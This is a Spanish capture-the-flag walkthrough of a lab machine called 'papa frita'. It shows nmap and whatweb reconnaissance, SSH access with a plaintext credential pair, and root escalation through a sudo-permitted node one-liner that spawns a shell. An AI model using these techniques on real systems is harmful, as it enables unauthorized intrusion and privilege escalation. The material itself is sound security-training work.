


papa frita

```
(root@miguel) - [/home/miguel/Machines]
# nmap -sS --open -p- -Pn -n -vvv 192.168.137.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-28 11:45 -03
Initiating ARP Ping Scan at 11:45
Scanning 192.168.137.6 [1 port]
Completed ARP Ping Scan at 11:45, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 11:45
Scanning 192.168.137.6 [65535 ports]
Discovered open port 80/tcp on 192.168.137.6
Discovered open port 22/tcp on 192.168.137.6
Completed SYN Stealth Scan at 11:45, 14.82s elapsed (65535 total ports)
Nmap scan report for 192.168.137.6
Host is up, received arp-response (0.0024s latency).
Scanned at 2025-01-28 11:45:36 -03 for 15s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 00:0C:29:38:23:BA (VMware)
```


```
(root@miguel) - [/home/miguel/Machines]
# nmap -sCV -p22,80 -Pn -n -vvv 192.168.137.6
```


```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 9c:e0:78:67:d7:63:23:da:f5:e3:8a:77:00:60:6e:76 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGjZjT9uVInycGr+L2uWfK20HfIU6ziqLqjc31ns1WmQ6Hr6uDnP8LT23hig2
701q5YSr4zoZu64=
|   256 4b:30:12:97:4b:5c:47:11:3c:aa:0b:68:0e:b2:01:1b (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINL5E2qTz+BE4drCIMXdiCyaKav0+3ur4RldEaIe41fC
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.57 (Debian)
|_ http-methods:
|   Supported Methods: GET POST OPTIONS HEAD
MAC Address: 00:0C:29:38:23:BA (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
(root@miguel) - [/home/miguel/Machines]
# whatweb 192.168.137.6
http://192.168.137.6 [200 OK] Apache[2.4.57], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.57 (Debian)], IP[192.168.137.6], Title[Apache2 Debian Default Page: It works]
```



Ctrl + u





luego de hacer algunos test entramos con el siguiente user 

`abuela:abuelacalientalasopa`

```
(root@miguel) - [/home/miguel/Machines]
# ssh abuela@192.168.137.8
ssh: Could not resolve hostname abuela@192.168.137.8: Name or service not known

(root@miguel) - [/home/miguel/Machines]
# ssh abuela@192.168.137.8
The authenticity of host '192.168.137.8 (192.168.137.8)' can't be established.
ED25519 key fingerprint is SHA256:AQriN/tRY0EaFyAyEecHnEyZfJTHLRILd1G2j74ViR8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.137.8' (ED25519) to the list of known hosts.
abuela@192.168.137.8's password:
Permission denied, please try again.
abuela@192.168.137.8's password:
Linux papafrita 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 13 13:39:40 2024 from 192.168.0.108
abuela@papafrita:~$ sudo -l
Matching Defaults entries for abuela on papafrita:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User abuela may run the following commands on papafrita:
    (root) NOPASSWD: /usr/bin/node
abuela@papafrita:~$ sudo /usr/bin/node -e 'require("child_process").spawn("/bin/sh", {stdio: [0, 1, 2]})'
# whoami
root
#
```